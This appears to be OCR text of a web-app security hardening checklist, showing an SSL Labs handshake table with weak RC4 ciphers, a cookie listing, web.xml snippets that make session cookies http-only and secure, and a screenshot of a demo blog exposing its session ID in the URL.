
Handshake Simulation

Android 2.3.7 No SNI [2]	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4) No FS RC4	128
Android 4.0.4	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4) No FS RC4	128
Android 4.1.1	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4) No FS RC4	128
Android 4.2.2	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4) No FS RC4	128
Android 4.3	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4) No FS RC4	128
Android 4.4.2	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4) No FS RC4	128
Android 5.0.0	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4) No FS RC4	128
Baidu Jan 2015	TLS 1.0	TLS_RSA_WITH_RC4_128_MD5 (0x4) No FS RC4	128

validate your ssl using https://www.ssllabs.com/



Name	Value	Domain	Path	Expires ...	Size	HTTP	Secure
[redacted]	R3081358343	[redacted]	/	Session	16		
JSESSIONID	09DFB441CB3ED4081575947...	[redacted]	/	Session	42		




Name	Value	Domain	Path	Expires ...	Size	HTTP	Secure
[redacted]	R3081358343	[redacted]	/	Session	16		
JSESSIONID	09DFB441CB3ED4081575947...	[redacted]	/	Session	42		

```
<session-config>
  <cookie-config>
    <http-only>true</http-only>
  </cookie-config>
</session-config>
```

```
<session-config>
  <cookie-config>
    <secure>true</secure>
  </cookie-config>
</session-config>
```

check cookies are http only and secure



Nuez | Home
nuez.elasticbeanstalk.com/;jsessionid=9D20C85605473C186F41E42DE50F6C88
Search
Disable
Cookies
CSS
Forms
Images
Information
Miscellaneous
Outline
Resize
Tools
View Source
Options
NUEZ
The blog about anything....really...Anything!
Home
All Posts
About
Your signed in as blogger
Logout
Ads
Buy Stuff Here
And more stuff here
If you like stuff, you'll like this stuff...
More stuff here.
But I spent all my money on stuff.

Hello!

Welcome to the Nuez blog. Please feel free to login and blog about any topic that you want to talk about. Enjoy!

Java Rocks!!!

But Groovy and Grails is better.



nuez.elasticbeanstalk.com/;jsessionid=9D20C85605473C186F41E42DE50F6C88

Ads

Buy Stuff Here

And more stuff here

If you like stuff, you'll like this stuff...

More stuff here.

But I spent all my money on stuff.

Hello!

